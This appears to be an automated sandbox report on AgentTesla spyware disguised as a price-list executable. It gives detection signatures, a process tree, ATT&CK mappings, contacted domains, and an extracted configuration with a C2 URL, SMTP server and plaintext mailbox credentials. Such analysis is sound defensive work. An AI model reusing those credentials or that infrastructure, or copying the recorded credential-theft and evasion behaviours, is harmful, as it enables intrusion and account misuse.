ID: 356549
Sample Name: PRICE LIST (NOVEMBER 2020).exe
Cookbook: default.jbs
Time: 09:57:18
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PRICE LIST (NOVEMBER 2020).exe

Overview


General Information

Sample Name:	PRICE LIST (NOVEMBER 2020).exe
Analysis ID:	356549
MD5:	404ef05a6acc67c..
SHA1:	0ecf315e5a72a3c..
SHA256:	863d464bb43bda..
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Binary contains a suspicious time st…
- C2 URLs / IPs found in malware con…
- Contains functionality to hide a threa…
- Hides threads from debuggers
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Tries to harvest and steal Putty / Wi…
- Tries to steal Mail credentials (via fil…

Classification



Startup

- **System is w10x64**
- PRICE LIST (NOVEMBER 2020).exe (PID: 7024 cmdline: 'C:\Users\user\Desktop\PRICE LIST (NOVEMBER 2020).exe' MD5: 404EF05A6ACC67C2B59189171F9EB0FC)
  - cmd.exe (PID: 5932 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 4540 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 4852 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - PRICE LIST (NOVEMBER 2020).exe (PID: 1508 cmdline: C:\Users\user\Desktop\PRICE LIST (NOVEMBER 2020).exe MD5: 404EF05A6ACC67C2B59189171F9EB0FC)
  - WerFault.exe (PID: 6704 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7024 -s 1592 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "uZpecWaWaVj1vP",
  "URL: ": "http://L2JzF7P98hlnK.net",
  "To: ": "jose.carvalho@electrobelarmino.pt",
  "ByHost: ": "mail.electrobelarmino.pt:587",
  "Password: ": "drqmyQWtkw41E",
  "From: ": "jose.carvalho@electrobelarmino.pt"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.408840217.000000000776 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.407424044.000000000683 5000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.601396712.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000002.604780526.0000000002B11000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: PRICE LIST (NOVEMBER 2020).exe PID: 1508	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 2 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.PRICE LIST (NOVEMBER 2020).exe.6835558.11.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.2.PRICE LIST (NOVEMBER 2020).exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.PRICE LIST (NOVEMBER 2020).exe.6835558.11.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

C2 URLs / IPs found in malware configuration

Data Obfuscation:

- Binary contains a suspicious time stamp

Malware Analysis System Evasion:

- Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)
- Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Anti Debugging:

- Contains functionality to hide a thread from the debugger
- Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

- Injects a PE file into a foreign processes

Stealing of Sensitive Information:

- Yara detected AgentTesla
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Tries to steal Mail credentials (via file access)


Remote Access Functionality:

- Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Virtualization/Sandbox Evasion 2 5	Input Capture 1	Security Software Discovery 3 3 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 2 5	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Application Layer Protocol 1 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PRICE LIST (NOVEMBER 2020).exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
PRICE LIST (NOVEMBER 2020).exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.PRICE LIST (NOVEMBER 2020).exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
coroloboxorozor.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://CMvIqY.com	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://coroloboxorozor.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%$	0%	Avira URL Cloud	safe	
http://r3.i.lencr.org/05	0%	Avira URL Cloud	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://L2JzF7P98hlnK.net	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://coroloboxorozor.com/base/FBD1AA88F2DB3E5E79F7212492E97FE4.html	0%	Avira URL Cloud	safe	
http://mail.electrobelarmino.pt	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
coroloboxorozor.com	104.21.71.230	true	false	• 0%, Virustotal, Browse	unknown
mail.electrobelarmino.pt	109.71.43.243	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://L2JzF7P98hlnK.net	true	• Avira URL Cloud: safe	unknown
http://coroloboxorozor.com/base/FBD1AA88F2DB3E5E79F7212492E97FE4.html	false	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/dateofbirthhttp://schemas.xmlsoap.org/ws/2005	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://127.0.0.1:HTTP/1.1	PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.604780526.0000000002B11000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://CMvIqY.com	PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.604780526.0000000002B11000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://DynDns.comDynDNS	PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.604780526.0000000002B11000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.letsencrypt.org0	PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.606198397.0000000002E7B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddresshttp://schemas.xmlsoap.org/ws/200	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.604780526.0000000002B11000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/otherphone	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/mobilephone	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/stateorprovince	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://coroloboxorozor.com	PRICE LIST (NOVEMBER 2020).exe, 00000000.00000002.381179952.0000000002871000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/streetaddressszhttp://schemas.xmlsoap.org/ws/20	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/postalcoderhttp://schemas.xmlsoap.org/ws/2005/	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org%$	PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.604780526.0000000002B11000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authentication	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/x500distinguishednamejhttp://schemas.xmlsoap.o	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/denyonlysid	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authorizationdecisionzhttp://schemas.xmlsoap.o	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://r3.i.lencr.org/05	PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.606198397.0000000002E7B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://r3.o.lencr.org0	PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.606198397.0000000002E7B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%GETMozilla/5.0	PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.604780526.0000000002B11000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/thumbprinthttp://schemas.xmlsoap.org/ws/2005/	WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high
http://mail.electrobelarmino.pt	PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.606198397.0000000002E7B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PRICE LIST (NOVEMBER 2020).exe, 00000000.00000002.381179952.0000000002871000.00000004.00000001.sdmp, WerFault.exe, 0000000B.00000003.390219743.00000000051C0000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	PRICE LIST (NOVEMBER 2020).exe, 00000000.00000002.408840217.0000000007761000.00000004.00000001.sdmp, PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.601396712.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.root-x1.letsencrypt.org0	PRICE LIST (NOVEMBER 2020).exe, 00000008.00000002.606198397.0000000002E7B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.71.230	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356549
Start date:	23.02.2021
Start time:	09:57:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PRICE LIST (NOVEMBER 2020).exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/4@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0% (good quality ratio 0%) • Quality average: 0% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 184.30.21.219, 204.79.197.200, 13.107.21.200, 51.104.139.180, 104.42.151.234, 92.122.145.220, 104.43.139.144, 13.88.21.125, 52.255.188.83, 2.20.142.209, 2.20.142.210, 51.103.5.186, 52.155.217.156, 20.54.26.129, 92.122.213.247, 92.122.213.194, 104.43.193.48, 184.30.20.56, 51.11.168.160 • Excluded domains from analysis (whitelisted): storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, storeedgefd.xbetservices.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, storeedgefd.dsx.mp.microsoft.com, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, e16646.dscg.akamaiedge.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, vip2-par02p.wns.notify.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:58:49	API Interceptor	1x Sleep call for process: WerFault.exe modified
09:58:49	API Interceptor	587x Sleep call for process: PRICE LIST (NOVEMBER 2020).exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.71.230	A4-058000200390-10-14_REV_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/B7EF DEC15CD29E 4CF1B708AC 6486760D.html
	Purchase_order_3974846584649749456484475648 45.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/C02C 82A7124B19 8823DC14A0 727ADA5A.html
	0603321WG_0_1 pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/008D 1C43D45C0A 742A0D32B5 91796DBD.html
	VIws8bzjD5.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/C56E 2AF17B6C06 5E85DB9FFD A54E4A78.html
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• corolobox orozor.com /base/4FD4 067B934700 360B786D96 F374CFDE.html
